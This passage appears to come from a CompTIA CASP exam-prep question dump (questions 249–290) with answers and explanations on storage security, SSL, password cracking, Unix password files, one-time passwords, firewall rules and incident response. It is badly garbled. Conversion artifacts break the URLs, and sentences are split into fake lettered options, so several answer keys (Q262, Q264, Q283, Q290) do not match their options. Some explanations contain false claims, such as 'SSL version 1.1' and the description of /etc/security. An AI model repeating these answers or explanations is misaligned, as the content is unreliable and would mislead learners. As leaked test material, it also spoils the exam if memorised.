C: Antivirus software will protect against attacks aided by known viruses. However, it will not protect against unknown attacks as required in this question.
D: NIPS stands for Network Intrusion Prevention Systems. A NIPS is designed to protect a network; it will not protect the user’s workstations when connected to their home networks as required in this question.
E: Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. DLP does not protect against malicious attacks. References:
http://en.wikipedia.org/wHYPERLINK "http://en.wikipedia.org/wiki/Intrusion_prevention_system"iki/Intrusion_prevention_system

NEW QUESTION 249
Which of the following technologies prevents an unauthorized HBA from viewing iSCSI target information?

A. Deduplication
B. Data snapshots
C. LUN masking
D. Storage multipaths

Answer: C

Explanation:
A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).
LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.
Incorrect Answers:
A: Deduplication is the process of eliminating multiple copies of the same data to save storage space. It does not prevent an unauthorized HBA from viewing iSCSI target information.
B: Data snapshots are point in time copies of data often used by data backup applications. They do not prevent an unauthorized HBA from viewing iSCSI target information.
D: Storage multipaths are when you have multiple connections to a storage device. This provides path redundancy in the event of a path failure and can also (in active/active configurations) provide extra capacity by aggregating the bandwidth of the multiple storage paths. However, they do not prevent an unauthorized HBA from viewing iSCSI target information.
References:
http://searchviHYPERLINK "http://searchvirtualstorage.techtarget.com/definition/LUNmasking" rtualstorage.techtarget.com/definition/LUN-masking

NEW QUESTION 250
A vulnerability scanner report shows that a client-server host monitoring solution operating in the credit card corporate environment is managing SSL sessions with a weak algorithm which does not meet corporate policy. Which of the following are true statements? (Select TWO).

A. The X509 V3 certificate was issued by a non trusted public CA.
B. The client-server handshake could not negotiate strong ciphers.
C. The client-server handshake is configured with a wrong priority.
D. The client-server handshake is based on TLS authentication.
E. The X509 V3 certificate is expired.
F. The client-server implements client-server mutual authentication with different certificate

Answer: BC

Explanation:
The client-server handshake could not negotiate strong ciphers. This means that the system is not configured to support the strong ciphers provided by later versions of the SSL protocol. For example, if the system is configured to support only SSL version 1.1, then only a weak cipher will be supported. The client-server handshake is configured with a wrong priority. The client sends a list of SSL versions it supports and priority should be given to the highest version it supports. For example, if the client supports SSL versions 1.1, 2 and 3, then the server should use version 3. If the priority is not configured correctly (if it uses the lowest version) then version 1.1 with its weak algorithm will be used.
Incorrect Answers:
A: If the X509 V3 certificate was issued by a non-trusted public CA, then the client would receive an error saying the certificate is not trusted. However, an X509 V3 certificate would not cause a weak algorithm.
D: TLS provides the strongest algorithm; even stronger than SSL version 3.
E: If the X509 V3 certificate had expired, then the client would receive an error saying the certificate is not trusted due to being expired. However, an X509 V3 certificate would not cause a weak algorithm.
F: SSL does not mutual authentication with different certificates. References:
http://www.slashroot.in/uHYPERLINK "http://www.slashroot.in/understanding-ssl-handshakeprotocol" nderstanding-ssl-hHYPERLINK "http://www.slashroot.in/understanding-ssl-handshakeprotocol" andshake-protocol

NEW QUESTION 251
A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

A. A separate physical interface placed on a private VLAN should be configured for live host operations.
B. Database record encryption should be used when storing sensitive information on virtual servers.
C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel networ

Answer: A

Explanation:
VDI virtual machines can be migrated across physical hosts while the virtual machines are still powered on. In VMware, this is called vMotion. In Microsoft Hyper-V, this is called Live Migration. When a virtual machine is migrated between hosts, the data is unencrypted as it travels across the network. To prevent access to the data as it travels across the network, a dedicated network should be created for virtual machine migrations. The dedicated migration network should only be accessible by the virtual machine hosts to maximize security.
Incorrect Answers:
B: Database record encryption is used for encrypting database records only. This question does not state that the only sensitive data is database records. The data is at risk as it travels across the network when virtual machines are migrated between hosts. Data is unencrypted when it is transmitted over the network.
C: Full disk encryption is a good idea to secure data stored on disk. However, the data is unencrypted when it is transmitted over the network.
D: The sensitive data is on the VDI virtual machines. Storing the sensitive information on an isolated fiber channel network would make the information inaccessible from the virtual machines.

NEW QUESTION 254

An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.
Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

A. Static and dynamic analysis is run as part of integration
B. Security standards and training is performed as part of the project
C. Daily stand-up meetings are held to ensure security requirements are understood
D. For each major iteration penetration testing is performed
E. Security requirements are story boarded and make it into the build
F. A security design is performed at the end of the requirements phase

Answer: AD

Explanation:
SDLC stands for systems development life cycle. An agile project is completed in small sections called iterations. Each iteration is reviewed and critiqued by the project team. Insights gained from the critique of an iteration are used to determine what the next step should be in the project. Each
project iteration is typically scheduled to be completed within two weeks.
Static and dynamic security analysis should be performed throughout the project. Static program analysis is the analysis of computer software that is performed without actually executing programs (analysis performed on executing programs is known as dynamic analysis). In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.
For each major iteration penetration testing is performed. The output of a major iteration will be a functioning part of the application. This should be penetration tested to ensure security of the application.
Incorrect Answers:
B: Security standards and training does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
C: Ensuring security requirements are understood does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
E: Storyboarding security requirements does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
F: A security design does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
References: https://en.wikipedia.org/wiki/Static_program_analysis
http://searchcio.techtarget.HYPERLINK "http://searchcio.techtarget.com/definition/Agile-projectmanagement" com/definition/Agile-project-management

NEW QUESTION 257
A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

A. Online password testing
B. Rainbow tables attack
C. Dictionary attack
D. Brute force attack

Answer: B

Explanation:
The passwords in a Windows (Active Directory) domain are encrypted.
When a password is "tried" against a system it is "hashed" using encryption so that the actual password is never sent in clear text across the communications line. This prevents eavesdroppers from intercepting the password. The hash of a password usually looks like a bunch of garbage and is typically a different length than the original password. Your password might be "shitzu" but the hash of your password would look something like "7378347eedbfdd761619451949225ec1".
To verify a user, a system takes the hash value created by the password hashing function on the client computer and compares it to the hash value stored in a table on the server. If the hashes match, then
the user is authenticated and granted access.
Password cracking programs work in a similar way to the login process. The cracking program starts by taking plaintext passwords, running them through a hash algorithm, such as MD5, and then compares the hash output with the hashes in the stolen password file. If it finds a match then the program has cracked the password.
Rainbow Tables are basically huge sets of precomputed tables filled with hash values that are prematched to possible plaintext passwords. The Rainbow Tables essentially allow hackers to reverse
the hashing function to determine what the plaintext password might be.
The use of Rainbow Tables allow for passwords to be cracked in a very short amount of time compared with brute-force methods, however, the trade-off is that it takes a lot of storage (sometimes Terabytes) to hold the Rainbow Tables themselves.
Incorrect Answers:
A: Online password testing cannot be used to crack passwords on a windows domain.
C: The question states that the domain enforces strong complex passwords. Strong complex passwords must include upper and lowercase letters, numbers and punctuation marks. A word in the dictionary would not meet the strong complex passwords requirement so a dictionary attack would be ineffective at cracking the passwords in this case.
D: Brute force attacks against complex passwords take much longer than a rainbow tables attack. References:
http://netsecuriHYPERLINK "http://netsecurity.about.com/od/hackertools/a/Rainbow- Tables.htm"ty.about.com/od/hackertoHYPERLINK "http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm"ols/a/Rainbow- TableHYPERLINK "http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm"s.htm

NEW QUESTION 260
An administrator has enabled salting for users' passwords on a UNIX box. A penetration tester must attempt to retrieve password hashes. Which of the following files must the penetration tester use to eventually obtain passwords on the system? (Select TWO).

A. /etc/passwd
B. /etc/shadow
C. /etc/security
D. /etc/password
E. /sbin/logon
F. /bin/bash

Answer: AB

Explanation:
In cryptography, a salt is random data that is used as an additional input to a one-way function that hashes a password or passphrase. In this question, enabling salting for users' passwords means to store the passwords in an encrypted format.
Traditional Unix systems keep user account information, including one-way encrypted passwords, in a text file called ``/etc/passwd''. As this file is used by many tools (such as ``ls'') to display file ownerships, etc. by matching user id #'s with the user's names, the file needs to be world-readable. Consequentially, this can be somewhat of a security risk.
Another method of storing account information is with the shadow password format. As with the traditional method, this method stores account information in the /etc/passwd file in a compatible
format. However, the password is stored as a single "x" character (ie. not actually stored in this file). A second file, called ``/etc/shadow'', contains encrypted password as well as other information such as account or password expiration values, etc.
Incorrect Answers:
C: The /etc/security file contains group information. It does not contain usernames or passwords. D: There is no /etc/password file. Usernames are stored in the /etc/passwd file.
E: There is no /sbin/logon file. Usernames are stored in the /etc/passwd file.
F: /bin/bash is a UNIX shell used to run a script. It is not where usernames or passwords are stored. References:
http://www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/shadow-file-formats.HYPERLINK "http://www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/shadow-file-formats.html"html

NEW QUESTION 261
A company that must comply with regulations is searching for a laptop encryption product to use for its 40,000 end points. The product must meet regulations but also be filexible enough to minimize overhead and support in regards to password resets and lockouts. Which of the following implementations would BEST meet the needs?

A. A partition-based software encryption product with a low-level boot protection and authentication
B. A container-based encryption product that allows the end users to select which files to encrypt
C. A full-disk hardware-based encryption product with a low-level boot protection and authentication
D. A file-based encryption product using profiles to target areas on the file system to encrypt

Answer: D

Explanation:
The question is asking for a solution that will minimize overhead and support in regards to password resets and lockouts.
File based encryption products operate under the context of the computer user’s user account. This means that the user does not need to remember a separate password for the encryption software. If the user forgets his user account password or is locked out due to failed login attempts, the support department can reset his password from a central database of user accounts (such as Active Directory) without the need to visit the user’s computer.
Profiles can be used to determine areas on the file system to encrypt such as Document folders. Incorrect Answers:
A: A partition-based software encryption product with a low-level boot protection and authentication would require that the user remember a separate password from his computer login password. This does not minimize overhead and support in regards to password resets and lockouts. B: An encryption product that allows the end users to select which files to encrypt is not the best solution. A solution that automatically encrypts the necessary data is a better solution.
C: A full-disk hardware-based encryption product with a low-level boot protection and authentication would require that the user remember a separate password from his computer login password. This does not minimize overhead and support in regards to password resets and lockouts.

NEW QUESTION 262
A company decides to purchase commercially available software packages. This can introduce new security risks to the network. Which of the following is the BEST description of why this is true?

A. Commercially available software packages are typically well known and widely available.Information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits.
B. Commercially available software packages are often widely availabl
C. Information concerning vulnerabilities is often kept internal to the company that developed the software.
D. Commercially available software packages are not widespread and are only available in limited area
E. Information concerning vulnerabilities is often ignored by business managers.
F. Commercially available software packages are well known and widely availabl
G. Information concerning vulnerabilities and viable attack patterns are always shared within the IT community.

Answer: B

Explanation:
Commercially available software packages are often widely available. Huge companies like Microsoft develop software packages that are widely available and in use on most computers. Most companies that develop commercial software make their software available through many commercial outlets (computer stores, online stores etc).
Information concerning vulnerabilities is often kept internal to the company that developed the software. The large companies that develop commercial software packages are accountable for the software. Information concerning vulnerabilities being made available could have a huge financial cost to the company in terms of loss of reputation and lost revenues. Information concerning vulnerabilities is often kept internal to the company at least until a patch is available to fix the vulnerability.
Incorrect Answers:
A: It is true that commercially available software packages are typically well known and widely available. However, it is not true that information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits. Information concerning vulnerabilities is often kept quiet at first but the information is usually made available when a patch is released to fix the vulnerability.
C: It is not true that commercially available software packages are not widespread and are only available in limited areas.
D: It is true that commercially available software packages are typically well known and widely available. However, it is not true that information concerning vulnerabilities and viable attack patterns are always shared within the IT community. This information is often kept internal to the company that developed the software until a patch is available.

NEW QUESTION 264
A storage as a service company implements both encryption at rest as well as encryption in transit of customers’ dat

A. The security administrator is concerned with the overall security of the encrypted customer data stored by the company servers and wants the development team to implement asolution that will strengthen the customer’s encryption ke
B. Which of the following, if implemented, will MOST increase the time an offline password attack against the customers’ data would take?

C. key = NULL ; for (int i=0; i<5000; i++) { key = sha(key + password) }
D. password = NULL ; for (int i=0; i<10000; i++) { password = sha256(key) }
E. password = password + sha(password+salt) + aes256(password+salt)
F. key = aes128(sha256(password), password))

Answer: A

Explanation:
References:
http://HYPERLINK "http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms"sHYPERLINK "http://stackoverflow.com/questions/4948322/fundamental-difference-between-hashing-andencryption-algorithms"tackoverflow.com/questions/4948322/fundamental-difference-betweenhashing-and-encryption-aHYPERLINK "http://stackoverflow.com/questions/4948322/fundamentaldifference- between-hashing-and-encryption-algorithms"lgorithms

NEW QUESTION 266
A security administrator has noticed that an increased number of employees' workstations are becoming infected with malware. The company deploys an enterprise antivirus system as well as a web content filter, which blocks access to malicious web sites where malware files can be downloaded. Additionally, the company implements technical measures to disable external storage. Which of the following is a technical control that the security administrator should implement next to reduce malware infection?

A. Implement an Acceptable Use Policy which addresses malware downloads.
B. Deploy a network access control system with a persistent agent.
C. Enforce mandatory security awareness training for all employees and contractors.
D. Block cloud-based storage software on the company networ

Answer: D

Explanation:
The question states that the company implements technical measures to disable external storage. This is storage such as USB flash drives and will help to ensure that the users to do not bring unauthorized data that could potentially contain malware into the network.
We should extend this by blocking cloud-based storage software on the company network. This would block access to cloud-based storage services such as Dropbox or OneDrive.
Incorrect Answers:
A: An Acceptable Use Policy is always a good ide
A. However, it just tells the users how they 'should'
use the company systems. It is not a technical control to prevent malware.
B: A network access control system is used to control access to the network. It does not prevent malware on client computers.
C: Mandatory security awareness training for all employees and contractors is always a good idea. However, it just educates the users about potential security risks. It is not a technical control to prevent malware.

NEW QUESTION 270
ABC Corporation has introduced token-based authentication to system administrators due to the risk of password compromise. The tokens have a set of HMAC counter-based codes and are valid until they are used. Which of the following types of authentication mechanisms does this statement describe?

A. TOTP
B. PAP
C. CHAP
D. HOTP

Answer: D

Explanation:
The question states that the HMAC counter-based codes and are valid until they are used. These are "one-time" use codes.
HOTP is an HMAC-based one-time password (OTP) algorithm.
HOTP can be used to authenticate a user in a system via an authentication server. Also, if some more steps are carried out (the server calculates subsequent OTP value and sends/displays it to the user who checks it against subsequent OTP value calculated by his token), the user can also authenticate the validation server.
Both hardware and software tokens are available from various vendors. Hardware tokens implementing OATH HOTP tend to be significantly cheaper than their competitors based on proprietary algorithms. Some products can be used for strong passwords as well as OATH HOTP. Software tokens are available for (nearly) all major mobile/smartphone platforms.
Incorrect Answers:
A: TOTP is Time-based One-time Password. This is similar to the one-time password system used in this question. However, TOTPs expire after a period of time. In this question, the passwords (codes) expire after first use regardless of the timing of the first use.
B: PAP (Password Authentication Protocol) is a simple authentication protocol in which the user name and password is sent to a remote access server in a plaintext (unencrypted) form. PAP is not what is described in this question.
C: CHAP (Challenge-Handshake Authentication Protocol) is an authentication protocol that provides protection against replay attacks by the peer through the use of an incrementally changing identifier and of a variable challenge-value. CHAP requires that both the client and server know the plaintext of the secret, although it is never sent over the network. CHAP is not what is described in this question.
References:
https://en.wikipedia.org/wiki/HMAC-based_One-time_HYPERLINK "https://en.wikipedia.org/wiki/HMAC-based_One-time_Password_Algorithm"Password_Algorithm

NEW QUESTION 274
An organization uses IP address block 203.0.113.0/24 on its internal network. At the border router, the network administrator sets up rules to deny packets with a source address in this subnet from entering the network, and to deny packets with a destination address in this subnet from leaving the network. Which of the following is the administrator attempting to prevent?

A. BGP route hijacking attacks
B. Bogon IP network traffic
C. IP spoofing attacks
D. Man-in-the-middle attacks

E. Amplified DDoS attacks

Answer: C

Explanation:
The IP address block 203.0.113.0/24 is used on the internal network. Therefore, there should be no traffic coming into the network claiming to be from an address in the 203.0.113.0/24 range. Similarly, there should be no outbound traffic destined for an address in the 203.0.113.0/24 range. So this has been blocked at the firewall. This is to protect against IP spoofing attacks where an attacker external to the network sends data claiming to be from an internal computer with an address in the 203.0.113.0/24 range.
IP spoofing, also known as IP address forgery or a host file hijack, is a hijacking technique in which a cracker masquerades as a trusted host to conceal his identity, spoof a Web site, hijack browsers, or
gain access to a network. Here's how it works: The hijacker obtains the IP address of a legitimate host and alters packet headers so that the legitimate host appears to be the source.
When IP spoofing is used to hijack a browser, a visitor who types in the URL (Uniform Resource Locator) of a legitimate site is taken to a fraudulent Web page created by the hijacker. For example, if the hijacker spoofed the Library of Congress Web site, then any Internet user who typed in the URL www.loc.gov would see spoofed content created by the hijacker.
If a user interacts with dynamic content on a spoofed page, the hijacker can gain access to sensitive information or computer or network resources. He could steal or alter sensitive data, such as a credit card number or password, or install malware. The hijacker would also be able to take control of a compromised computer to use it as part of a zombie army in order to send out spam.
Incorrect Answers:
A: BGP is a protocol used to exchange routing information between networks on the Internet. BGP route hijacking is the process of using BGP to manipulate Internet routing paths. The firewall configuration in this question will not protect against BGP route hijacking attacks.
B: Bogon is an informal name for an IP packet on the public Internet that claims to be from an area of the IP address space reserved, but not yet allocated or delegated by the Internet Assigned Numbers Authority (IANA) or a delegated Regional Internet Registry (RIR). The firewall configuration in this question will not protect against Bogon IP network traffic.
D: A man-in-the-middle attack is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. The firewall configuration in this question will not protect against a man-in-the-middle attack.
E: A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Amplified DDoS attacks use more systems to ‘amplify’ the attack. The firewall configuration in this question will not protect against a DDoS attack.
References:
http://searchsecurity.techtargHYPERLINK "http://searchsecurity.techtarget.com/definition/IPspoofing" et.com/definition/IP-spoofing

NEW QUESTION 278
An educational institution would like to make computer labs available to remote students. The labs are used for various IT networking, security, and programming courses. The requirements are: Each lab must be on a separate network segment.
Labs must have access to the Internet, but not other lab networks.
Student devices must have network access, not simple access to hosts on the lab networks. Students must have a private certificate installed before gaining access.
Servers must have a private certificate installed locally to provide assurance to the students. All students must use the same VPN connection profile.
Which of the following components should be used to achieve the design in conjunction with directory services?

A. L2TP VPN over TLS for remote connectivity, SAML for federated authentication, firewalls between each lab segment
B. SSL VPN for remote connectivity, directory services groups for each lab group, ACLs on routing equipment
C. IPSec VPN with mutual authentication for remote connectivity, RADIUS for authentication, ACLs on network equipment
D. Cloud service remote access tool for remote connectivity, OAuth for authentication, ACL on routing equipment

Answer: C

Explanation:
IPSec VPN with mutual authentication meets the certificates requirements. RADIUS can be used with the directory service for the user authentication.
ACLs (access control lists) are the best solution for restricting access to network hosts. Incorrect Answers:
A: This solution has no provision for restricting access to hosts on the lab networks. B: This solution has no provision for restricting access to hosts on the lab networks. D: This solution has no provision for restricting access to hosts on the lab networks.

NEW QUESTION 280
A network engineer wants to deploy user-based authentication across the company’s wired and wireless infrastructure at layer 2 of the OSI model. Company policies require that users be centrally managed and authenticated and that each user’s network access be controlled based on the user’s role within the company. Additionally, the central authentication system must support hierarchical trust and the ability to natively authenticate mobile devices and workstations.
Which of the following are needed to implement these requirements? (Select TWO).

A. SAML
B. WAYF
C. LDAP
D. RADIUS
E. Shibboleth
F. PKI

Answer: CD

Explanation:
RADIUS is commonly used for the authentication of WiFi connections. We can use LDAP and RADIUS for the authentication of users and devices.
LDAP and RADIUS have something in common. They‘re both mainly protocols (more than a database) which uses attributes to carry information back and forth. They‘re clearly defined in RFC documents so you can expect products from different vendors to be able to function properly together.
RADIUS is NOT a database. It’s a protocol for asking intelligent questions to a user database. LDAP is just a database. In recent offerings it contains a bit of intelligence (like Roles, Class of Service and so on) but it still is mainly just a rather stupid database. RADIUS (actually RADIUS servers like FreeRADIUS) provide the administrator the tools to not only perform user authentication but also to authorize users based on extremely complex checks and logic. For instance you can allow access on a specific NAS only if the user belongs to a certain category, is a member of a specific group and an outside script allows access. There’s no way to perform any type of such complex decisions in a user database.
Incorrect Answers:
A: Security Assertion Markup Language (SAML) is an XML-based, open-standard data format for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider. It is used for authenticating users, not devices.

B: WAYF stands for Where Are You From. It is a third-party authentication provider used by websites of some online institutions. WAYF does not meet the requirements in this question.
E: Shibboleth is an open-source project that provides Single Sign-On capabilities and allows sites to make informed authorization decisions for individual access of protected online resources. It cannot perform the device authentication required in this question.
F: PKI (Public Key Infrastructure) uses digital certificates to affirm the identity of the certificate subject and bind that identity to the public key contained in the certificate. PKI does not meet the requirements in this question.
References: https://kkalev.wordpress.com/2007/03/17/radius-vs-ldap/

NEW QUESTION 283
Compliance with company policy requires a quarterly review of firewall rules. A new administrator is asked to conduct this review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more restrictive. Given the following information answer the questions below:
User Subnet: 192.168.1.0/24 Server Subnet: 192.168.2.0/24 Finance Subnet:192.168.3.0/24 Instructions: To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns. Firewall ACLs are read from the top down
Task 1) An administrator added a rule to allow their machine terminal server access to the server subnet. This rule is not working. Identify the rule and correct this issue.
Task 2) All web servers have been changed to communicate solely over SSL. Modify the appropriate rule to allow communications.
Task 3) An administrator added a rule to block access to the SQL server from anywhere on the network. This rule is not working. Identify and correct this issue.
Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.

A. Check the answer below

SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Permit	
any	any	192.168.2.33	443	TCP	Permit	
any	any	192.168.2.11	1433	TCP	Deny	
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	
192.168.1.5	any	192.168.2.0/24	any	any	Deny	
any	any	any	any	any	Deny	


Task 1) An administrator added a rule to allow their machine terminal server access to the server subne
B. This rule is not workin

C. Identify the rule and correct this issue.The rule shown in the image below is the rule in questio
D. It is not working because the action is set to Den
E. This needs to be set to Permit.


Task 2)
All web servers have been changed to communicate solely over SS
F. Modify the appropriate rule to allow communications.The web servers rule is shown in the image belo
G. Port 80 (HTTP) needs to be changed to port 443 for HTTPS (HTTP over SSL).

Task 3) An administrator added a rule to block access to the SQL server from anywhere on the networ
H. This rule is not workin
I. Identify and correct this issue.The SQL Server rule is shown in the image belo
J. It is not working because the protocol is wron
K. It should be TCP, not UDP.

Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.The network time rule is shown in the image below.However, this rule is not being used because the 'any' rule shown below allows all traffic and the rule is placed above the network time rul
L. To block all other traffic, the 'any' rule needs to be set to Deny, not Permit and the rule needs to be placed below all the other rules (it needs to be placed atthe bottom of the list to the rule is enumerated last).



M. Check the answer below




SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Permit	
any	any	192.168.2.33	443	TCP	Permit	
any	any	192.168.2.11	1433	TCP	Deny	
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	
192.168.1.5	any	192.168.2.0/24	any	any	Deny	
any	any	any	any	any	Deny	

Task 1) An administrator added a rule to allow their machine terminal server access to the server subne
N. This rule is not workin
O. Identify the rule and correct this issue.The rule shown in the image below is the rule in questio
P. It is not working because the action is set to Den
Q. This needs to be set to Permit.

Task 2)
All web servers have been changed to communicate solely over SS
R. Modify the appropriate rule to allow communications.The web servers rule is shown in the image belo
S. Port 80 (HTTP) needs to be changed to port 443 for HTTPS (HTTP over SSL).Task 3) An administrator added a rule to block access to the SQL server from anywhere on the networ
T. This rule is not workin
. Identify and correct this issue.The SQL Server rule is shown in the image belo
. It is not working because the protocol is wron
. It should be TCP, not UDP.

Task 4)
Other than allowing all hosts to do network time and SSL, modify a rule to ensure that noother traffic is allowed.The network time rule is shown in the image below.However, this rule is not being used because the 'any' rule shown below allows all traffic and the rule is placed above the network time rul
. To block all other traffic, the 'any' rule needs to be set to Deny, not Permit and the rule needs to be placed below all the other rules (it needs to be placed atthe bottom of the list to the rule is enumerated last).



Answer: A

NEW QUESTION 286
A new piece of ransomware got installed on a company's backup server which encrypted the hard drives containing the OS and backup application configuration but did not affect the deduplication data hard drives. During the incident response, the company finds that all backup tapes for this server are also corrupt. Which of the following is the PRIMARY concern?

A. Determining how to install HIPS across all server platforms to prevent future incidents
B. Preventing the ransomware from re-infecting the server upon restore
C. Validating the integrity of the deduplicated data
D. Restoring the data will be difficult without the application configuration

Answer: D

Explanation:
Ransomware is a type of malware that restricts access to a computer system that it infects in some way, and demands that the user pay a ransom to the operators of the malware to remove the restriction.
Since the backup application configuration is not accessible, it will require more effort to recover the data.
Eradication and Recovery is the fourth step of the incident response. It occurs before preventing future problems.
Incorrect Answers:
A: Preventing future problems is part of the Lessons Learned step, which is the last step in the incident response process.

B: Preventing future problems is part of the Lessons Learned step, which is the last step in the incident response process.
C: Since the incident did not affect the deduplicated data, it is not included in the incident response process.
References: https://en.wikipedia.org/wiki/Ransomware
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 249

NEW QUESTION 290
The Chief Executive Officer (CEO) of a large prestigious enterprise has decided to reduce business costs by outsourcing to a third party company in another country. Functions to be outsourced include: business analysts, testing, software development and back office functions that deal with the processing of customer dat

A. The Chief Risk Officer (CRO) is concerned about the outsourcingplan
B. Which of the following risks are MOST likely to occur if adequate controls are not implemented?
C. Geographical regulation issues, loss of intellectual property and interoperability agreement issues
D. Improper handling of client data, interoperability agreement issues and regulatory issues
E. Cultural differences, increased cost of doing business and divestiture issues
F. Improper handling of customer data, loss of intellectual property and reputation damage

Answer: D

Explanation:
The risk of security violations or compromised intellectual property (IP) rights is inherently elevated when working internationally. A key concern with outsourcing arrangements is making sure that there is sufficient protection and security in place for personal information being transferred and/or accessed under an outsourcing agreement.
Incorrect Answers:
A: Interoperability agreement issues are not a major risk when outsourcing to a third party company in another country.
B: Interoperability agreement issues are not a major risk when outsourcing to a third party company in another country.
C: Divestiture is the disposition or sale of an asset that is not performing well, and which is not vital to the company's core business, or which is worth more to a potential buyer or as a separate entity than as part of the company.
References: http://www.lexology.com/libraryHYPERLINK
